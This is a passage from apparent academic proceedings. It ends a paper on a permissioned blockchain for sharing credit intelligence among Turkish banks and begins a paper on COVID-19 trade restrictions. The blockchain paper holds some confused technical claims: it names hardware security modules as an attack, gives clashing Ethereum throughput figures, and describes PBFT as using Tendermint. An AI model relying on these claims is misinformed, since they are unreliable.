Karayılan [4], studied the blockchain infrastructure in her study and worked on the use of blockchain infrastructure for Know Your Customer (KYC) solutions and the use of blockchain in financial applications. Within the scope of the project, two models were created and compared to create an information-sharing network. In the first model, smart contracts were developed and data sharing and storage were provided on the blockchain. In the second model, data is stored in an external database and keyed in the blockchain. Accordingly, the difference between the two models is in the 3rd repeat customer registration step. In the first model, since the data is stored in the blockchain, organizations participating in the network directly access KYC data. In the second model, since the data is stored on an external database, organizations participating in the network can access verification information. The Ethereum blockchain platform is used in the models. Smart contracts are developed using Solidity, Ethereum's language. The Ethereum blockchain platform uses the PoW (Proof of Work) principle to ensure the consensus between the participants to precisely writing the transactions written to the blocks

into the blockchain. The PoW algorithm is the most suitable algorithm for blockchain consensus. It is used to add the new block to the blockchain permanently. This algorithm was described by Satoshi Nakamoto in a 2008 Bitcoin article, but its work is older. The biggest disadvantage of the PoW algorithm is that it works slowly and causes high energy costs. Every transaction on the Ethereum platform has a gas cost. The block sharing process of the participants causes costs. In the application developed in the study, Web3.js is used as the interface to connect with Ethereum. Ganache CLI was used to test the created network. Ganache CLI provides balance to accounts created for testing. Thus, the gas cost required in the test studies was met. Metamask browser plugin was used for Ethereum account management. Metamask also signs transactions while managing accounts. MySQL was used for the storage model in the database. With the application whose infrastructure is summarized, the information (name, surname, identification number, etc.) of the customer is shared. As a result of the study, if customers want to delete or change their registered data, since it may pose a danger to protect personal data even if this transaction is carried out, it is recommended to store personal data outside of the blockchain. In this way, the blockchain efficiency has increased. Not storing some data on the blockchain will speed up the system, but will result in dependency on another database. In the study, the KYC application, developed by the detailed processing of the blockchain structure, was compared with the existing systems in the fields of compliance with the rules for the protection of personal data, performance, and security.

Another study in the financial field is on blockchain, real-time accounting, and credit risk modeling. Byström [5], examined how the blockchain will affect credit risk modeling and how trust and time will be affected by real-time accounting on the blockchain. In the study, it is emphasized that the records in the blockchain can never be changed. A reliable and constantly updated structure, blockchain, has been implemented to store a firm's accounting records. Financial data are prepared regularly and added to the company's ledger. An auditor gives an opinion on the accuracy of the statements. Investors and credit risk managers should rely on the auditor's accurate information when using this information, and trust that the firm has accurately recorded property data in the ledger. In this process, the concept of trust is extremely important from preparation of financial statements to the approval of the auditor. In order to ensure this trust, Byström has worked to make the blockchain a solution. In the Byström study, if the firm voluntarily writes its financial data to the blockchain, the data will not change and will time stamp. In this way, the entire financial data book created will be visible and will prove the consistency of this data. Confirming the firm's accounting may replace the auditor. Since no changes can be made in past transactions in the blockchain, an alternative solution has been created for the insecurity problem. In addition to the insecurity problem, recording each transaction in the block chain instantly will make the accounting information of the company dynamic. As a result, it was concluded that storing accounting data on the blockchain will increase the quality of the data reaching investors by making the

information more reliable and timely. All accounting data required in credit risk modeling will be written to the block chain. In the study, z-score and Merton models, which are the best known as credit risk modeling, were processed. For Apple and Groupon companies, the success of daily and quarterly data in the model was monitored with two risk models to prove the benefit of instantly updating accounting data. The model created with daily data is defined as advanced credit modeling. As a result, even if not all accounting information is shared instantly on the blockchain, it has been studied how it is possible to share some information and how it can be improved.

3. METHOD & IMPLAMENTATION

In today's World, Blockchain is a constantly growing transaction ledger that occurs as an alternative to the trust system based on centralization allows both transfer of data and value. This technology, which is revolutionary in the general trade structure of the society, is a data storage method that is highly protected against possible attacks against the system, each having an encrypted structure associated with the previous block. These features make the blockchain technology the center of attention of different organizations from the technology industry. It enriches technology that can create awareness for banks by reducing costs and increasing transaction speed, passing many checks at many points of each transaction, and being able to track where assets originate from, where they have passed and where they have arrived. Many banks such as JP Morgan Chase invest heavily in this technology along with developments.

The most important condition for ensuring the loans, which are one of the main subjects of banking, are collected without delay, is to provide the right customers with the right loan. In the evaluation phase of the loans, the most critical data to shed light on the allocation of authorities is obtained by intelligence interrogations, and this information is taken from the Credit Bureau of Turkey in general and Risk Center.

The data provided to banks by the Credit Registration Office and Risk Center through queries is a data set that is collected from financial institutions and consolidated on a model. Financial institutions 'customers' risks, limits, checks, collateral, etc. shares its data monthly via FTP (File Transfer Protocol) or online with the Credit Registration Bureau and Risk Center. (Risk Center, 2017) Kredi Kayıt Bürosu develops these data on a model and provides the infrastructure that will enable both individuals and financial institutions to make online inquiries. In this way, a lot of data that a bank needs for a customer is provided through the Credit Registry Office or Risk Center. However, some intelligence information (limit, risk, collateral) in these data is insufficient and not presented instantaneously. The data provided by the Risk Center contains information on the main type, amount and date of collateral belonging to a customer. However, there is no information about what and at what rate the collateral is provided. The provision of this data paves the way for a more accurate intelligence study for the customer.







Figure 1. Difference between current and blockchain based intelligence sharing

Efficient intelligence work is aimed with the blockchain infrastructure that allows the sharing of limit, risk and collateral information shared by all banks in the system for customers to be allocated loans so that the intelligence units can access the information they want, reliably and quickly. The ideal blockchain type is determined as a hidden and authorized blockchain by considering needs and appropriate business model.

Table 63. Blockchain Technology Comparison

Features\ Platform	Ethereum	Hyperledger Fabric	Corda
Branch Structure			
Platform Type	Comprehensive blockchain platform	Unitary blockchain platform	Finance industries blockchain platform
Administration	Ethereum developers	IBM, Linux kuruluşu	R3
Operation Mode	Permissionless, public or private	Permissioned, private	Permissioned, private
Consensus	<ul style="list-style-type: none"> •PoW based mining •Ledger level 	<ul style="list-style-type: none"> •Versatile approach to reconciliation •Transaction level 	<ul style="list-style-type: none"> •Special approach to reconciliation •Transaction level
Consensus Type	PoW	OSN	Private notary nodes

Language	Solidity	Go, Java	Kotlin, Java
Data Storage and Query	Swarm, get / put via LevelDB	CouchDB, GoLevelDB	Rich query over Sql and H2 database
Data Access	<ul style="list-style-type: none"> •Everything for public operations •With authorization for covert operations 	<ul style="list-style-type: none"> •Access with authorization 	<ul style="list-style-type: none"> •Access to related parts only
Smart Contracts	<ul style="list-style-type: none"> • Solidity EVM smart contracts • Legal text cannot be added 	<ul style="list-style-type: none"> • Go, Node.js chain code • Legal text cannot be added 	<ul style="list-style-type: none"> • JVM Java, Kotlin • Legal text can be added
Security	Node authentication	Node authentication	Node authentication, blockchain application firewall
Privacy Features	<ul style="list-style-type: none"> •Confidential transactions •Hidden tokens •Experimental zero-knowledge proofs 	<ul style="list-style-type: none"> •Hidden channels •Confidential transactions •Zero knowledge proofs 	<ul style="list-style-type: none"> •Confidential transactions only
Average number of transactions per second	13-20	2000-3500	170
GPU Cost	✓	X	X
Advantages	<ul style="list-style-type: none"> •Generic, independent, universal distributed software platform •Huge developer community 	<ul style="list-style-type: none"> •Standard modular solution for companies and organizations • High scalability and data security 	<ul style="list-style-type: none"> •Application-oriented blockchain solution in the financial market • High scalability and data security

	<ul style="list-style-type: none"> • Highly personalized base blockchain 	<ul style="list-style-type: none"> • Creating special channels for information and rights management 	<ul style="list-style-type: none"> • Metadata integration on the blockchain
Drawbacks	<ul style="list-style-type: none"> • Lack of privacy / No privacy of transaction data • Limited scalability through network-level consensus finding • Uncertain contact persons for companies 	<ul style="list-style-type: none"> • Modular architecture cannot cover all special cases and application areas of the financial sector • Channel management and information balance are too complex 	<ul style="list-style-type: none"> • Central control with R3 • Future cost of single user versions or parts • Strong importance of notary nodes leads to re-centralization

We conducted system tests on Ethereum, Corda, HyperLedger blockchain types. Due to insufficient documentation and integration difficulties, we could not work at the desired level in the Corda system and Ethereum's 7 transaction / second limit in maximum condition is not enough for our transactions. However, Hyperledger drew our attention to consensus types with many advantages in the application process.

The core innovation of blockchain are consensus algorithms. Initially, the proof of work (PoW) consensus created by Satoshi Nakamoto was used for verifications in bitcoin transactions. This algorithm needs high GPU performance and spends more resources than it requires. In the reward system, the only person who solves the problem is rewarded, so miners compete and consume too much energy. [6] Because of that, Proof of Stake (PoS), Proof of Authority (PoA), Istanbul Byzantine Fault Tolerant (IBFT), Practical Byzantine Fault Tolerant (PBFT) and many consensus were created in accordance with various needs [7].

POS is an option that provides an alternative to energy consumption for PoW with energy saving feature. All miners included in the PoS consensus model have to prove their existing wealth. There is a trust mechanism based on the fact that people who have more wealth will be less likely to attack the network system.

POA consensus is considered an optimised PoS that adopts identity as the shape of the stocks, and it doesn't need to compete to create new blocks. PoA consensus often prefers a permit chain in terms

of efficiency and computational cost, and allows different machines to have their own service assessment records [8].

IBFT implemented by Amis Technologies in Geth, was commissioned with the Quorum blockchain platform positioned on Azure Blockchain Service. [9] It is one of a family of Proof of Authority (PoA) consensus protocols designed to ensure immediate finality and assumes a partially synchronous communication model, where safety does not depend on any timing assumptions only liveness depends on periods of synchrony.

PBFT is a consensus method used in permission blockchain architecture. The block uses Tendermint, a variant of the DLS protocol that does not lose consistency and can prevent double spending attacks even if the participants to approve are malicious up to 1/3.

According to research and test studies, we decided to position the system on a blockchain structure using PBFT (Practical Byzantine Fault Tolerance) consensus type.

GUARANTEE

One of the risk reduction instruments used by financial institutions and organizations to minimize the economic and financial risks they may be exposed to during lending is to obtain collateral. In case the natural or legal person to whom the loan is granted cannot pay its debt, the bank is provided with guarantees to collect its receivables. For this, it is important to request guarantees from real and legal persons who want to use credit in the lending process. Legal means of guarantee arising from the guarantee of receivables have always existed in principle. (Wigmore, 1897) Real Estate Mortgage, Commercial Enterprise Pledge, Assignment of Receivables, Cash Pledge, Bills of Exchange, Letter of Guarantee, Movable Pledge, Personal Guarantees and Bail are types of collateral that are accepted as collateral types.

BUSINESS MODEL

In this study, which aims to bring the loan allocation stage, which is one of the fundamental issues of banking, to a reliable, end-to-end encrypted and fast functionality, it is expected that all of the credit allocation customers, risk limit and collateral information can be shared by all banks with the blockchain infrastructure. For this reason, the ideal blockchain type is determined as a hidden and authorized blockchain by considering the appropriate business model, the flow diagram below.

INFRASTRUCTURE

As a result of researches on Ethereum Quorum, Hyperledger Fabric, R3 Corda and other blockchain structures used in blockchain projects, it is positioned on the blockchain structure, which is the most suitable solution for the infrastructure.

PBFT (Practical Byzantine Fault Tolerance) technique was used as the blockchain structure consensus method used. In this way, possible malicious participant node or attacker will be prevented from stopping / disrupting the system before reaching the majority, and instant termination will be provided for all transactions to be performed by banks. With the instant termination facility, it will be possible for banks to receive instant confirmation that the transactions they have made are written to the blockchain in a definite and irreversible manner.

The internal components in the block chain structure used offer their functionality to the outside world with RESTful API. Thanks to the Zero-Knowledge Proofs technology in the infrastructure, it meets the current or future requirements regarding data privacy and information security. By using permissioned blockchain architecture, a trust-based infrastructure is built thanks to various algorithms to increase data privacy and security level, and thus, data sharing is ensured without compromise.

TECHNOLOGY

By enabling the components to be included in the blockchain layer and API service components to be developed with Go and the user interface with ReactJS, Docker images are created for the installation and deployment processes of the application components, and there is an environment work that supports Docker for all components.

ARCHITECTURAL

Various consensus protocols are used in blockchain architectures to protect data integrity as decentralized. On platforms that are open to public access and where every participant can approve a block, the solution of various problems created virtually is requested as proof of work, and malicious participants are prevented from adding blocks that contain invalid transactions to the chain. This situation reduces the processing capacity of the blockchain and causes unnecessary use of computing power. Another approach is the consensus systems that offer voting-based block approval rights based on the fact that asset holders on the blockchain will want to protect their assets.

There are more efficient consensus alternatives for environments in which participants in the blockchain network and who will approve blocks can be controlled. Architectures in which designated participants can approve blocks without proof of work or shares, and anyone can join the blockchain, are called "permissioned blockchain architectures" and form the basis of the architecture we use in this study. The computational power required for the approval of transfer transactions and the amount of space occupied by the transactions in the distributed ledger together with the reconciliation method used constitute the basis of the scalability problem.




Figure 3. Architecture Design of the System

KEY MANAGEMENT SYSTEM

Each node that can join the blockchain network must have its own cryptographic keys, and these keys are signed and authorized by the network authority. Each participating bank; At the points where it interacts with the blockchain, such as participating in the network, sharing or querying customer intelligence information, it must sign using its own private keys or perform some other cryptographic operations. This means that banks will have cryptographic private keys to manage. There are several precautions to be taken to securely store and use cryptographic keys; storage of these keys by encrypting them with strong encryption techniques, memory management and protection techniques that will create a minimum attack surface during use. The blockchain platform used already has a key management system module. The key management system allows the safe storage and use of cryptographic keys. It also supports technologies such as HSM (Hardware Security Module), QRNG (Quantum Random Number Generator), Intel SGX (Software Guard Extension) for more advanced needs. These features provide the necessary infrastructure for compliance certificates such as PCI / DSS, which are frequently sought in the financial sector, if necessary.

DATABASE

Each participating node locally stores all data shared on the blockchain network. The part of this data that is authorized to read for the relevant node can be processed on the node according to the business requirements. The blockchain infrastructure used for the relevant data comes with an internal SQL engine. This feature means that customer intelligence information can be queried over the node

using standard SQL language if desired. If desired, each node can be integrated with another existing SQL database.

API

Internal components such as KMS (Key Management Service) included in the blockchain infrastructure offer their functionality to the outside world with RESTful API. The business processes needed within the scope of the project are also offered to the service of the outside world with API. Each participating node provides a standard API to which the operating bank can be integrated and comes with an SDK developed on Java and .NET platforms to facilitate integration. Integration into banks' existing IT systems; It is easily possible to include the relevant SDK in their projects and call the API methods offered by the SDK.

USER INTERFACE

There is a web interface where banks can share and query customer intelligence information without or integrating with their existing banking application systems. This interface works separately for each participating node. The API provided by the working bank node is used for all the functions that it will offer to the interface. In addition, there is an optional internal user name / password authorization to enter the interface. If desired, it can be integrated with authorization services such as Active Directory or LDAP used by the bank.

DATA MODEL

The data model used explains the data structure by logically keeping the record in all nodes in the blockchain network. Optionally, this data can be stored in the SQL database of the relevant bank.

SECURITY

As a result of the blockchain infrastructure and technical security studies used, in order to break the Discrete Logarithm Problem in Elliptic Curves (ECDLP) encryption, which we take as a basis in our work with the current computing power scaled according to Moore's law, all the computing power in the world needs to work for 6×10^{11} years and the Diffie-Hellman Problem (CDH DDH) is the private key exchange procedure that takes place between the blockchain participants we use. With these algorithms used, the chain is protected against cyber-attacks such as Timing Attacks, Cache Attacks and Hardware Security Modules (HSM).

PERFORMANCE

Participants who approve a block are required to perform a large number of cryptological transactions to check the accuracy of the transfer transactions. For this reason, it is of great importance

that the mathematical functions required by the elliptic curve we use can be safely and efficiently implemented with the capabilities of current information systems

Thanks to the AVX2 and AVX512 features of the Intel processor family, 256 bit modular arithmetic calculations are implemented to work with high efficiency. Rust, C and Assembly are used at the system level, Go in the middle layer and JavaScript at the end user layer.

JOB GAIN

It enables participating banks to share their intelligence information such as limit, risk and collateral information simultaneously and securely. The collateral detail information that intelligence teams can access with their own work is very limited. Thanks to the study, this constraint will be removed for the participating banks and the process will be carried out more effectively. Intelligence information is of great importance for the right loan allocation to the right customer. Accessing this information at low cost and with a simple query process will speed up the loan allocation process. Intelligence information can be queried through some services in the current structure, but this creates an additional cost for banks.

4. EXPERIMENTS & ANALYSIS

In the project, great importance is attached to tests in order to establish the structure effectively. In software processes, the work with tests has been strengthened so that services can work from end to end and that every application can survive reliably. In addition, user acceptance tests were carried out to ensure that employees in intelligence services working with devotion at banks fully meet their needs.

Due to the nature of the blockchain structure, updating and deletion cannot be done. In the scenarios created, these transactions are carried out by flagging and adding to the block chain. The transactions in the system are performed by changing the status value in scenarios that require updating with the associated key value and processing the new record associated with the same key. Deletion is done in order not to create information pollution in the system by changing the status, which is the result of the flagging method used similarly. Testing was initially carried out on three main virtual servers. Each server joined the network as a bank, and new information adding and querying operations were carried out through these test banks.

The steps of the bank to join the network were carried out with the steps of creating a key for the bank, making a request to create a new account with this key created, and approving the account creation request by the network authority. As a result of the transactions, new bank creation tests were successfully completed. Frontend, infrastructure, synchronization and database configurations were tested for each new bank server created.

Adding new information to the system can be done in three different ways: API, SFTP and database addition. Addition tests via SFTP were successfully completed by dropping the csv extension file created in accordance with the format to the specified directory, and automatically adding information to the blockchain by reading from the files in the cab-related directory configured in the synchronization module. Addition tests over the database were successfully carried out after adding a new record to the traditional database and adding data to the block chain by agreeing by the participating banks.

It performs the process of easily obtaining intelligence data, which is the purpose of creating a system, through queries. Banks included in the system can also perform inquiries via the front face created for testing purposes for the system, which they can work by integrating them into their own systems. Inquiry tests were successfully completed as a result of selecting the query type (identity number) on the inquiry screen, entering information according to the query type selected, checking the conformity of the query information with the query type, performing the inquiry process, and displaying the information obtained as a result of the query on the result screen.

5. CONCLUSION

Blockchain and bitcoin are often used interchangeably. Actually, bitcoin is a digital currency that uses blockchain infrastructure. Although blockchain is not a new technology, its popularity has increased with bitcoin. Besides being a technology with limited application areas, it is thought that it will be heard much more in the coming years. Considering that the Internet web technology is currently the web 3.0 version, it would not be wrong to say that this technology is still in its infancy by most authorities. The emergence of Bitcoin in 2008 is accepted as Blockchain 1.0, and the emergence of Ethereum as version 2.0. In the coming years, we can see the features of blockchain technology with more advanced capabilities.

Blockchain technology is used to eliminate centralized authority in many areas such as supply chain, finance, digital currency and healthcare. In addition to removing the central authority, it provides secure data sharing in an end-to-end encrypted and distributed structure. In this study, it was explained that the intelligence detail information needed among financial institutions should be shared on a blockchain basis. Credit Scoring Services consolidates customer information that collected from financial institutions and presents them to financial institutions again. FICO and VantageScore in the United States, KKB and Risk Center in Turkey shown as an example. These organizations charge a query fee for score and financial details. Besides, some of the data does not provide detailed information, such as KKB and Risk Intelligence Center in Turkey. In this blockchain-based study, since the stakeholders have common rights, it offers data sharing without the need for query fees, and intelligence data that is not provided by Credit Scoring Services can be accessed. In this way, instead of being in a

centralized structure, financial data is kept by all stakeholder financial institutions in a distributed structure. Considering how valuable the data is in our age, it is quite possible that the projects to be built on blockchain technology will become widespread in the future.

Projects to be built on the current blockchain technology may progress slowly for a while in terms of implementation difficulty. However, this does not mean that projects on this technology will not be developed. While the number of websites was almost non-existent in the early 1990's, today millions of websites serve on the internet. This is the same for blockchain technology. It is said by technology authorities that blockchain technology will make a name in many areas in 2028 and blockchain technology will have a similar effect as internet technology has emerged and reached every field. Rather than keeping valuable data in a single center, a distributed platform with equal rights of all stakeholders would be more rational.

6. REFERENCES

- [1] S. Nakamoto, "Bitcoin Open Source P2P Money," 10 2008. [Online]. Available: <https://bitcoin.org/bitcoin.pdf>. [Accessed 10 2008].
- [2] Shubhani Aggarwal, Neeraj Kumar, "Blockchain 2.0: Smart contracts," in Advances in Computers, Thapar Institute of Engineering and Technology, Patiala, India, October 2020.
- [3] M. Kınacı, "Evaluation of obstacles of prevalence of smart contracts and blockchain technology," Yüksek Öğretim Dergisi, Istanbul, 2019.
- [4] H. Karayılan, "Blockchain and its applications for financial technology solutions," Yüksek Öğretim Dergisi, Istanbul, 2019.
- [5] H. Byström, "Blockchains, Real-time Accounting, and the Future of Credit Risk Modeling," Ledger Journal, vol. 4, pp. 40-47, 2019.
- [6] F. K. Oğuzhan TAŞ, "A Survey of Attacks on Blockchain Technology," BİLİŞİM TEKNOLOJİLERİ DERGİSİ, vol. 11, no. 4, p. 369, 2018.
- [7] PegaSys, "ConsenSysMedia," 2262018. [Online]. Available: <https://media.consensys.net/scaling-consensus-for-enterprise-explaining-the-ibft-algorithm-ba86182ea668>. [Accessed 28 10 2020].
- [8] Zhu, X., Shi, J., Huang, S., & Zhang, B., "Pervasive and Mobile Computing," Consensus-oriented cloud manufacturing based on blockchain technology: An exploratory study, vol. 62, no. 101113, February 2020.
- [9] BKM, "Bankalararası Kart Merkezi," 3 2020. [Online]. Available: https://bkm.com.tr/wp-content/uploads/2015/06/herkes_icin_blokszincir_2020_web.pdf. [Accessed 28 10 2020].

THE CHANGE IN INTERNATIONAL TRADE POLICIES IN RESPONSE TO COVID-19

Özlem Toplu Yılmaz¹

¹*İstanbul Yeni Yüzyıl Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İstanbul, TURKEY*

ozlem.yilmaz@yeniyuzuil.edu.tr

ORCID: 0000-0001-5335-8370

ABSTRACT

This study argues that Covid-19 Pandemic crisis caused trade protectionism in the world and restricted international trade. In this study, the analysis comprises of the trade policies of the countries, which notified changes in their trade policies to the World Trade Organization. The export and import trend of the countries which were hardly hit by the Covid-19 Pandemic is analysed. Also, the changes in the food price index are examined.

The reports of World Trade Organization, the trade statistics of Organisation for Economic Co-operation and Development and the Food Price Index of Food and Agriculture Organization are used in this study to evaluate the effect of Covid-19 on international trade.

The analysis shows that, Covid-19 Pandemic caused a new period of protectionist trade policies in the world which led to decline in trade. However, it's better for countries to cooperate against this crisis, and reduce the trade barriers to tackle with the Pandemic. Some countries may depend on imported products. Any disruption in the supply chain may result in a fail in the fight against the Covid-19, and the disease in one country can circulate and spread to other nations. So, cooperation in international trade would be the best solution for every country.

Keywords: *International Trade Policies, Protectionism, COVID-19*

COVID-19 PANDEMİSİNE KARŞI ULUSLARARASI TİCARET POLİTİKALARINDA MEYDANA GELEN DEĞİŞİMLER

ÖZET

Bu çalışma, Covid-19 salgınının dünya ticaretinde korumacılığa neden olduğunu ve korumacı politikalar nedeniyle uluslararası ticaretin kısıtlandığını savunmaktadır.

Çalışmanın amacı, Pandemi nedeniyle ticaret politikalarındaki değişiklikleri Dünya Ticaret Örgütü'ne bildiren ülkelerin uyguladıkları ticaret politikalarını incelemektir. Covid-19 Pandemisinden fazla etkilenen ülkelerin ihracat ve ithalat verileri gözlemlenmiştir. Ayrıca gıda fiyat endeksindeki değişimler de analiz edilmiştir.

Covid-19'un uluslararası ticarete etkisini değerlendirmek için Dünya Ticaret Örgütü raporları, Ekonomik İşbirliği ve Kalkınma Örgütü'nün ticaret istatistikleri ve Gıda ve Tarım Örgütü'nün Gıda Fiyat Endeksleri bu çalışmada kullanılmıştır.

Analiz, Covid-19 Pandemisinin dünya ticaretinde düşüşe yol açan yeni bir korumacılık dönemine neden olduğunu göstermektedir. Bununla birlikte, ülkelerin bu krize karşı işbirliği yapması ve Pandemi ile mücadele etmek için ticari engelleri azaltması önemlidir. Zira bazı ülkeler ürün arzında ithalata bağlı olabilir. Çünkü bir ülkedeki tedarik zincirindeki aksamalardan dolayı ihtiyacı olan ürünlere ulaşamamak dolayısıyla, virüsle mücadelede başarısızlığa neden olabilir ve geride kalabilir. Bu durumda virüs kolaylıkla dolaşıp diğer ülkelere de yayılabilir. Dolayısıyla, işbirliği her ülke için en iyi çözüm olacaktır.

Anahtar Kelimeler: *Uluslararası Ticaret Politikaları, Korumacılık, COVID-19*

1. INTRODUCTION

International trade policies have been changing according to the events experienced globally by the countries. The liberalisation trend in the international trade that started with the Uruguay Round, but has been adversely affected by the Covid-19 Pandemic as the countries started to take radical measures to hinder trade.

This study analyses the trade measures after Covid-19 Pandemic. Firstly, the short history of international trade policies is given. Then, the trade measures in response to Covid-19 are explained. The trend in the export and import of goods due to Covid-19 is analysed. Especially, the trade in medical products and food products was adversely affected. Also, the impact of the pandemic on world food price index is examined.

2. HISTORICAL PERSPECTIVE OF INTERNATIONAL TRADE POLICIES

International trade policies date back to Mercantilism (16th Century) which advocated strict government control on international trade. According to this view on trade, total world resources were stable so, a nation could gain from the trade at the expense of other nations. Adam Smith and then David Ricardo (18th and 19th Century) criticised this view with Law of Absolute Advantage and Law of Comparative Advantage, respectively. Free trade would cause world resources to be utilised most efficiently and would maximize world welfare [1]. However Great Depression in 1929 and the World Wars in the beginning of the 20th Century led the countries to pursue protectionist trade policies. These post-war trade barriers caused a decline in world trade; thus, a step was needed to restructure the international trade. For this aim, GATT (General Agreement on Tariffs and Trade) was created in 1947 to promote free trade.

The GATT has been organizing conferences for the liberalization of international trade since its establishment. While the tariff reductions were largely provided in industrial products in time, protectionism in agricultural products has continued. Due to the decreased supply of agricultural products after the Second World War, the agricultural sector was not included in the GATT conference series prior to the Uruguay Round, so, the countries could implement the protectionist policies which would increase agricultural production [2].

In 1988, member countries came together in GATT Uruguay Round in order to liberalize international trade and to reduce the support policies that distort the international trade in agriculture. When the Uruguay Round started, the protectionism in the world trade was quite high. At the end of the Round, the Uruguay Round Agreement on Agriculture was signed, which ensured the reduction of

protectionist policies in agricultural trade. After the Round, the GATT turned into World Trade Organisation (WTO).

WTO member countries decided to start agricultural negotiations at the beginning of 2000 in accordance with Article 20 of the Uruguay Round Agriculture Agreement and in 2000 they met in Doha for agricultural negotiations. The aim of the negotiations was to provide further reductions on market entry, domestic subsidies and export subsidies. WTO organized conferences regularly to take steps for trade facilitation till the beginning of the Doha Round. However, the unexpected Covid-19 pandemic caused changes in international trade policies of the countries in 2020. Protectionist measures in the trade of some products began in response to Covid-19. Table 1 shows the historical perspective of international trade policies.

Table 13. Historical Perspective of International Trade Policies

Period	Trade policies
16th century – 18th century	Protectionist policies (Mercantilism)
18th century – 1929 Great Depression	Liberal trade policies (Classical Economics)
1929 – 1948 GATT	Protectionist policies (rise in Customs tariffs after Great Depression)
1948 – 1973 Oil crisis	Liberal trade policies (aim of GATT: to liberalise trade)
1973 – 1995 GATT Uruguay Round	New Protectionism (Introduction of new restrictions)
1995 – 2020	Liberal efforts (of WTO)
2020 –	Trade restrictions (in response to COVID-19)

Source: Author

3. INTERNATIONAL TRADE POLICIES AFTER COVID-19

Covid-19 first emerged in China then has spread to almost all the countries in the world. United States of America and the European Union were hardly hit by this pandemic illness. As of 27 December, approximately 1.7 million people died and more than 79 million cases of active Covid-19 infections were recorded all over the world since the start of the pandemic [3]. The contagion of the illness did not stop yet, so the countries have been taking measures to tackle the disease. Measures were taken to prevent the spread of the disease. Countries started to pursue different trade policies, which include restrictive policies and also liberal measures to some extent.

3.1. Restrictive Policies

The countries' trade policies have been changing since the Covid-19 first came out. Exports of many medical supplies were restricted. In addition to medical supplies, some countries blocked the trade

of key agricultural policies (Table 2). The most used trade policy was “export bans” which prohibited the exports of related products. Especially export bans were introduced by the countries for cleaning products, medicines, medical supply products, personal protective equipment, sanitizer products. China banned exports of test kits in the second quarter of the year because of the complaints from buyers in Europe about the quality and accuracy of tests kits and other products. In China, companies of coronavirus test kits and related medical supplies can sell these products when they have the relevant license [4]. The second preferred trade policy has been “Export licensing requirement” which proposed export permission to the companies that have license. Export control has been imposed by only Costa Rica as a trade restriction for personal protective equipment and medical equipment. Kazakhstan, Russian F., Viet Nam applied export quotas for some food products which limits the export quantity.

Table 14. Restrictive export policies

Export bans	
cleaning products	Anguilla, Australia, India, Kyrgyz R., Serbia
medicines, medicaments	Albania, Algeria, Bulgaria, Cyprus, Czech R., Estonia, France (esp. hydroxychloroquine), Hungary, India, Pakistan, Romania, Saudi Arabia, Serbia, Slovak R., Ukraine, United Kingdom, Viet Nam
medical equipment	Albania, Algeria, Georgia, Mauritius, Moldova, Saudi Arabia
medical supply products	Azerbaijan, Belgium, Brazil, Bulgaria, Egypt, Eurasian Economic Union, Greece, India, Indonesia, Korea R. (sanitary masks only), Latvia, Morocco, Romania, Saudi Arabia, Zimbabwe
test kits	China
personal protective equipment	Australia, Belarus, Belgium, Colombia, Ecuador, Egypt, Eurasian Economic Union, Indonesia, Kazakhstan, Latvia (face masks only), Malaysia (face masks only), Morocco, Netherlands, Oman (face masks only), Pakistan, Russian F., Saudi Arabia, Slovenia, Sri Lanka (face masks only), Thailand, United States of America
sanitizer products	Australia, Czech Republic, Serbia
food	Algeria, Belarus, Cambodia, Egypt, Eurasian Economic Union, Honduras, Japan, Kazakhstan, Kyrgyz R., Myanmar, North Macedonia, Romania, Thailand
timber	Kazakhstan
Export control	
personal protective equipment	Costa Rica
medical equipment	Costa Rica
Export licensing requirement	
medical supply products	Argentina, Brazil, China, Eurasian Economic Union, European Union, Fiji, Israel, Morocco, Switzerland, Turkey, United States of America
test kits	China

personal protective equipment	Eurasian Economic Union, European Union, Fiji, India, Israel, Morocco, Norway, Paraguay (face masks only), Peru, South Africa, Switzerland, Turkey, Viet Nam (face masks only)
medical equipment	Israel, Turkey, United States of America
medicines	India
food	India, Turkey
cleaning products	Paraguay
Export quotas	
food	Kazakhstan, Russian F., Viet Nam

Source: [5-6].

Import restrictions were mainly imposed for the food and petroleum products by a few countries (Table 3). Fiji and Philippines restricted the import of petroleum products by increasing customs tariffs and Kazakhstan also restricted petroleum products. Panama and Switzerland increased import quotas to provide adequate food supplies.

Table 15. Restrictive import policies

Tariff rise	
diesel, petrol, crude petroleum oil, refined petroleum products	Fiji, Philippines
Import restriction	
food	Georgia, Egypt, Jordan, Kazakhstan
petroleum products	Kazakhstan
cement clinkers	Kazakhstan
Increasing import quota	
food	Panama, Switzerland

Source: [5-6].

3.2. Liberalising Policies

Besides restrictive import policies, some countries introduced liberalised import measures in supplies of goods in order to combat with the disease. Tariff reductions, tariff concessions, and in some countries elimination of tariffs were applied in food products (Table 4). Many countries eliminated the customs tariffs in medical supplies and food products in order to import them without any restriction. Tariffs were reduced for the medical supplies and food products by some countries like Canada, New Zealand, Turkey, European Union etc. Non-automatic import licensing requirement was introduced for medical supplies by Argentina and Singapore which administer quantitative restrictions. Import certification requirements were eliminated for vacuum plastic tubes and personal protective equipment by Brazil and Indonesia, respectively. Some facilities in customs procedures and fees were provided by Brazil, Japan, Indonesia and Uzbekistan in imports.

Table 16. Liberalizing import policies

Elimination of import certification requirements	
vacuum plastic tubes for blood collection, syringes	Brazil
personal protective equipment	Indonesia
food	Indonesia
Non-automatic import licensing requirement	
medical equipment	Argentina
personal protective equipment	Argentina
medical supply products	Singapore
sanitizer products	Singapore
Temporary Elimination of import tariffs	
cleaning products	Anguilla, Malaysia, New Zealand, Saint Kitts and Nevis, Uzbekistan
test kits	Bangladesh
medical supply products	Azerbaijan, Chad, Indonesia, Korea R. (sanitary masks only), Malaysia, New Zealand, Nigeria, Panama, Paraguay, Philippines, Qatar, Switzerland, Ukraine, United Kingdom, Uzbekistan
personal protective equipment	Anguilla, Bangladesh, Brazil, Colombia, Dominican Republic, Ecuador, El Salvador, Malaysia, Maldives, Paraguay, Philippines, Saint Kitts and Nevis, Switzerland, United Kingdom, Uruguay, Viet Nam
food	Anguilla, Bangladesh, Brazil, Colombia, El Salvador, Eurasian Economic Union, Saint Kitts and Nevis, Singapore, Uzbekistan
Medical equipment	Dominican Republic, Ukraine, United Kingdom, Viet Nam, Zimbabwe
Medicines and Medicaments	Eurasian Economic Union, Panama, Philippines, Ukraine, Uruguay, Zimbabwe
inputs for medical masks	Viet Nam
Tariff reduction	
medical supply products	Canada, European Union, Fiji, India, Indonesia, Mauritius; New Zealand, Singapore, Turkey
personal protective equipment	Canada, Peru
food	Bangladesh, Morocco
medical equipment	India, Moldova, Peru, Turkey
test kits	Canada, Colombia
cleaning products	New Zealand
